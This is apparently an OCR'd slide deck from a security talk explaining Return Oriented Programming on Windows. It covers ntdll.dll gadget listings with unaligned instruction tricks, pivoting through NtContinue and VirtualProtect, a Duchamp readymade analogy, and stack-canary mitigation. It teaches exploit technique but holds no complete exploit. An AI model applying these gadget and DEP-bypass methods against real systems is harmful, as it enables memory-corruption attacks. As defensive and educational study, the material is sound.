
```
rsp 0x0000000000804010
rip 0x000000007f40219c

rcx 0x0000000000c0ffee
rdx 0x00000000ffffffff
r8 0x0000000000000001
r9 0x00000000deadbeef
```




Return Oriented Programming - Usage

- VirtualProtect
  - Modifies memory protection
  - Used to change memory into executable memory
- VirtualAlloc
  - Allows to allocate executable memory
  - Should be used in conjunction with memcpy
- Endpoint Protection monitor those and similar functions

Return Oriented Programming



Return Oriented Programming



ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

C++ Copy

```
NTSYSAPI VOID RtlCopyLuid(
  PLUID DestinationLuid,
  PLUID SourceLuid
);
```

ROP Gadgets on ntdll.dll

RtlCopyLuid function

04/16/2018 • 2 minutes to read

The **RtlCopyLuid** routine copies a locally unique identifier (LUID) to a buffer.

Syntax

```
C++

NTSYSAPI VOID RtlCopyLuid(
  PLUID DestinationLuid,
  PLUID SourceLuid
);
```

Parameters

`DestinationLuid`

Pointer to a caller-allocated buffer to receive a copy of the source LUID structure. The buffer must be at least **sizeof(**LUID**)**.

`SourceLuid`

Pointer to the source LUID structure to be copied.

Return Value

None

ROP Gadgets on ntdll.dll

```
ntdll!RtlCopyLuid:
48 8b 02          mov     rax, [rdx]
48 89 01          mov     [rcx], rax
c3                ret
```

ROP Gadgets on ntdll.dll

```
ntdll!RtlCopyLuid:
48 8b 02          mov     rax, [rdx]
48 89 01      ⇢➤  mov     [rcx], rax
c3                ret
```

ROP Gadgets on ntdll.dll

```
ntdll!RtlSetExtendedFeaturesMask (last part):
488908          mov     [rax], rcx
4883c428        add     rsp, 28h
c3              ret
```

ROP Gadgets on ntdll.dll

```
(~30 occurences on ntdll.dll):
48 83 c4 58      add     rsp, 58h
c3               ret
```

ROP Gadgets on ntdll.dll

(~30 occurences on ntdll.dll):

```
48 83 c4 58  ⇢➤ pop rax
c3               ret
```

ROP Gadgets on ntdll.dll

```
(~3 occurences on ntdll.dll):
f2 0f 59 c3     mulsd   xmm0,xmm3
```

ROP Gadgets on ntdll.dll

(~3 occurences on ntdll.dll):

```
f2 0f 59 c3  ⇢➤ pop rcx
                ret
```

ROP Gadgets on ntdll.dll

```
ntdll!_chkstk (last part of function):
4c 8b 14 24     mov     r10, [rsp]
4c 8b 5c 24 08  mov     r11, [rsp+8]
48 83 c4 10     add     rsp, 0x10
c3              ret
```

ROP Gadgets on ntdll.dll

```
ntdll!_chkstk (last part of function):
4c 8b 14 24    mov     r10, [rsp]     pop r10
4c 8b 5c 24 08 mov     r11, [rsp+8]   pop r11
48 83 c4 10    add     rsp, 0x10      ret
c3             ret
```

ROP Gadgets on ntdll.dll

```
ntdll!_chkstk (last part of function):
4c 8b 14 24     mov     edx, [rsp]     pop edx
4c 8b 5c 24 08  mov     r11, [rsp+8]   pop r11
48 83 c4 10     add     rsp, 0x10      ret
c3              ret
```

ROP Gadgets on ntdll.dll

```
(~50 occurences on ntdll.dll):
41 5c               pop     r12
c3                  ret
```

ROP Gadgets on ntdll.dll

```
(~50 occurences on ntdll.dll):
41 5c          ⇢➤ pop     rsp
c3                ret
```

ROP Gadgets on ntdll.dll

```
NTSTATUS NtContinue(
        CONTEXT   *ThredContext,
        BOOLEAN   Alertable);
```

ROP Gadgets on ntdll.dll

```
NTSTATUS NtContinue(
        CONTEXT   *ThredContext,
        BOOLEAN   Alertable);
```

CONTEXT structure

12/05/2018 • 2 minutes to read

In this article

Syntax
Members
Requirements
See Also

Contains processor-specific register data. The system uses **CONTEXT** structures to perform various internal operations. Refer to the header file WinNT.h for definitions of this structure for each processor architecture.

Syntax

C++ Copy

```
typedef struct _CONTEXT {
  DWORD64 P1Home;
  DWORD64 P2Home;
  DWORD64 P3Home;
  DWORD64 P4Home;
  DWORD64 P5Home;
  DWORD64 P6Home;
  DWORD   ContextFlags;
```

ROP Gadgets on ntdll.dll

- NTSTATUS NtContinue(
  CONTEXT *ThredContext,
  BOOLEAN Alertable);

```
DWORD64 Rax;
DWORD64 Rcx;
DWORD64 Rdx;
DWORD64 Rbx;
DWORD64 Rsp;
DWORD64 Rbp;
DWORD64 Rsi;
DWORD64 Rdi;
DWORD64 R8;
DWORD64 R9;
DWORD64 R10;
DWORD64 R11;
DWORD64 R12;
DWORD64 R13;
DWORD64 R14;
DWORD64 R15;
DWORD64 Rip;
union {
  XMM_SAVE_AREA32 FltSave;
  NEON128         Q[16];
  ULONGLONG       D[32];
  struct {
    M128A Header[2];
    M128A Legacy[8];
    M128A Xmm0;
    M128A Xmm1;
    M128A Xmm2;
```

ROP Gadgets on ntdll.dll

```
NTSTATUS NtContinue(
      CONTEXT   *ThredContext,
      BOOLEAN   Alertable);

VOID RtlMoveMemory(
      VOID      *Destination,
      VOID      *Source,
      SIZE_T    Length);
```

Readymade Technique



Fountain
Marcel Duchamp, 1917

Readymade Technique

Whether Mr. Mutt with his own hands made the fountain or not has no importance. He CHOSE it. He took an ordinary article of life, and placed it so that its useful significance disappeared under the new title and point of view – created a new thought for that object.




Fountain
Marcel Duchamp, 1917

Windows Exploit Mitigations



Mending the Earth
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline




Canary Stack

- Protects against buffer overflow
- Generate random “base canary value” when process starts
- Writes cookie on the stack before return address
- Check if cookie is valid before performing ret opcode
- If not, crash the process
- Requires to recompile current software


Canary Stack

```
int QueryUser()
{
        mov ecx, base_canary_value
        xor ecx, esp
        push ecx
                char buffer[512];
                gets(buffer);
                ...
        pop ecx,
        xor ecx, esp
        call verify_canary_value(ecx)
                return 1;
}
```




Canary Stack

```
int QueryUser()
{
    mov ecx, base_canary_value
    xor ecx, esp
    push ecx
            char buffer[512];
            gets(buffer);
            ...
    pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
            return 1;
}
```




Canary Stack

```
int QueryUser()
{
        mov ecx, base_canary_value
        xor ecx, esp
        push ecx
            char buffer[512];
            gets(buffer);
            ...
        pop ecx,
        xor ecx, esp
        call verify_canary_value(ecx)
            return 1;
}
```



Canary Stack

```
int QueryUser()
{
        mov ecx, base_canary_value
        xor ecx, esp
        push ecx
                char buffer[512];
                gets(buffer);
                ...
    →   pop ecx,
        xor ecx, esp
        call verify_canary_value(ecx)
                return 1;
